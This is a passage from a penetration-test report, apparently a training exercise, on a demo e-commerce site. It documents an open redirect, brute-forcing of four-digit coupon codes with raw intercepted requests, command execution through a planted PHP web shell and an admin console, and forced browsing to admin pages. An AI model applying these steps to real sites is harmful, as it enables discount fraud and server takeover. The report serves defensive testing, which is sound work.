
Observation

- Login to your account and go to **Products** page.
- In every product page the **Brand Website** is available, click on it.




Observation

- Upon clicking on **Brand Website**, we are then being redirected to the brand's website.



Observation


- Now, change the **url** from the brand website to some other website, here we use <https://www.google.co.in/> and hit enter.



You will be redirected in 8 seconds

PoC-open redirection

- We have been redirected to the destination url.



Business Impact-High

- The hacker can redirect your page to a malicious page or some other phishing sites.

Recommendation

- Check your Referrers.
- Design your app to avoid URL redirects or forwards as a best practice. If unavoidable, encrypt the target URL such that the URL:token mapping is validated on the server.
- Verify URL patterns using regular expressions to check if they belong to valid URLs. However, malicious URLs can pass that check.

References

- <https://www.netsparker.com/blog/web-security/open-redirection-vulnerability-information-prevention/>
- <https://spanning.com/blog/open-redirection-vulnerability-web-based-application-security-part-1/>
- <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/understanding-and-discovering-open-redirect-vulnerabilities/>

14. Bruteforce Exploitation of Code

BF Exploitation:

Bruteforce
Exploitation
(Severe)

Below mentioned URL is vulnerable to brute forcing and can be exploited for discounts.

Affected URL

- http://13.235.128.177/cart/apply_coupon.php

Observation

- Upon adding items to the cart, you will end up in a screen like this, where we see the **apply coupon section** and an example.
- Type in **UL_6666** in the apply coupon section and intercept the request using Burp Suite.

Shopping Cart

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Total	2500

Have a coupon?

Your coupon should look like UL_6666

Observation

- Following request will be generated containing **coupon code**.

```
1 POST /cart/apply_coupon.php HTTP/1.1
2 Host: 15.207.106.113
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 92
10 Origin: http://15.207.106.113
11 DNT: 1
12 Connection: close
13 Referer: http://15.207.106.113/cart/cart.php
14 Cookie: key=552ABD04-CFD0-C7D1-748F-BC95609DB4BA; PHPSESSID=v7tsdb5m7nna5lco677neqmar5; X-XSRF-TOKEN=593e631accdc7ea3fb8039bd89ede783314e5e73d762e1d0262886956070222c
15
16 coupon=UL_6666&X-XSRF-TOKEN=593e631accdc7ea3fb8039bd89ede783314e5e73d762e1d0262886956070222c
```

Observation

- We shoot the request with all possible combinations of 4 Digit numbers and upon a successful hit, we get a response containing the valid coupon code. We can use this code to get the discount
- Valid coupon code for this website
- is **UL_1247**.

Request	Payload	Status	Error	Timeout	Length	Comment
652	1651	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
653	1652	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
654	1653	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
655	1654	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
656	1655	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
657	1656	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
658	1657	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
659	1658	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
660	1659	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
661	1660	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
662	1661	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
663	1662	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
664	1663	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
665	1664	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
666	1665	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
667	1666	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
668	1667	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
669	1668	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
57	1056	200	<input type="checkbox"/>	<input type="checkbox"/>	584	
248	1247	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	585	
670	1669	200	<input type="checkbox"/>	<input type="checkbox"/>	527	

Request	Response
1 POST /cart/apply_coupon.php HTTP/1.1	
2 Host: 13.235.128.177	
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0 Cyberfox/52.9.1	
4 Accept: */*	
5 Accept-Language: en-US,en;q=0.5	
6 Accept-Encoding: gzip, deflate	
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8	
8 X-Requested-With: XMLHttpRequest	
9 Referer: http://13.235.128.177/cart/cart.php	
10 Content-Length: 92	
11 Cookie: key=083B9373-3863-8D13-0CF6B4D7920; PHPSESSID=fv1cqlc1b7o6p0y7l96s7m0; X-XSRF-TOKEN=1ddcb86d4e45bd071990d3d0d2a8c1acc96cf08129502ced72e004e237a17dee	
12 Connection: close	
13	
14 coupon=UL_1247&X-XSRF-TOKEN=1ddcb86d4e45bd071990d3d0d2a8c1acc96cf08129502ced72e004e237a17dee	

PoC-coupon applied successfully

The screenshot shows a web browser window with the address bar displaying `http://13.235.128.177/cart/cart.php`. The browser's developer tools are open, showing the 'Network' tab with a green status bar indicating a successful request. Below the browser window, a green banner displays the message 'Coupon applied successfully'.

The main content area shows a 'Shopping Cart' section with a table containing the following items:

S.No	Product	Price
1	Reebok Men Socks Remove	1111
	Discount (UL_1247)	-1000
	Total	111

Below the table, there is a 'Have a coupon?' section with a text input field containing 'UL_1247' and a red 'Apply' button. A message below the button states: 'Your coupon should look like UL_6666'.

The bottom section of the page is divided into two columns: 'Shipping Details' and 'Payment Mode'.

Shipping Details

BK
Agartha

Payment Mode

☒ Cash on delivery

Business Impact -Severe

- Attacker can easily order the items on extreme discounts which in turn will cause huge loss to the company.

Recommendation

- Coupon codes should have limited number of uses and should be regenerated after sometime.
- Coupon code should be random alpha-numeric characters.

References

- <https://www.digitalcommerce360.com/2017/03/17/prevent-fraud-brute-force-online-coupon-gift-card-attacks/>
- <https://www.couponxoo.com/brute-force-attack-coupon-code>

15. Command Execution Vulnerability

CEV:

Command
Execution
Vulnerability
(Critical)


Below mentioned URLs is vulnerable to command execution,

Affected URL

- <http://13.235.128.177/wondercms/files/b374kmini.php>
- <http://13.235.128.177/wondercms/files/b374kmini.php>


Observation

- Navigate to the **Blog** section of the website and login as admin.
- Now, navigate to the **Settings** and then go to **Files** option.
- You will notice an **Remove Files** section here, click on `/wondercms/files/b374kmini.php`



Observation

- It looks like, this is a small and simple PHP-shell that has an explorer, allows shell command execution, mysql queries, and more.




PoC-command execution

- Type in the Command: **whoami** and press **Go!**




- The command was executed successfully.




Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin console
`http://13.235.128.177/admin31/console.php` (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws), and press enter.




PoC-command execution

- It seems like we can execute commands here, let's try by typing **whoami** and press **SUBMIT!**



A screenshot of a web application interface for command execution. It features a label "Command:" above a text input field containing the text "whoami". To the right of the input field is a button labeled "SUBMIT!".

- The command was executed successfully.



A screenshot of the result page of the command execution. It features a label "Result:" above a large text area containing the output "trainee". At the bottom center of the page is a button labeled "< BACK".

Business Impact-Extremely High

The consequences of command execution can vary:-

- including complete system takeover, an overloaded file system or database.
- forwarding attacks to back-end systems.
- client-side attacks, or simple defacement.

Recommendation

- Hide all files in the **Upload** Screen.
- Delete all php shells.

References

- <https://miniphpshell.wordpress.com/2009/10/13/b374k-mini-shell/>
- https://owasp.org/www-community/attacks/Command_Injection

16. Forced Browsing

Forced Browsing

Forced
Browsing
(Severe)

Below mentioned URLs is vulnerable to forced browsing.

Affected URL


- <http://13.235.128.177/>

Forced URL:

- <http://13.235.128.177/admin31/dashboard.php>
- <http://13.235.128.177/admin31/console.php>

Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin dashboard `http://13.235.128.177/admin31/dashboard.php` (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws).



PoC-admin dashboard

- Here is the access to the complete admin dashboard just by entering its complete url.

Lifestyle Store

[My Cart](#)[My Profile](#)[My Orders](#)[Blog](#)[Forum](#)[Logout](#)

Admin Dashboard

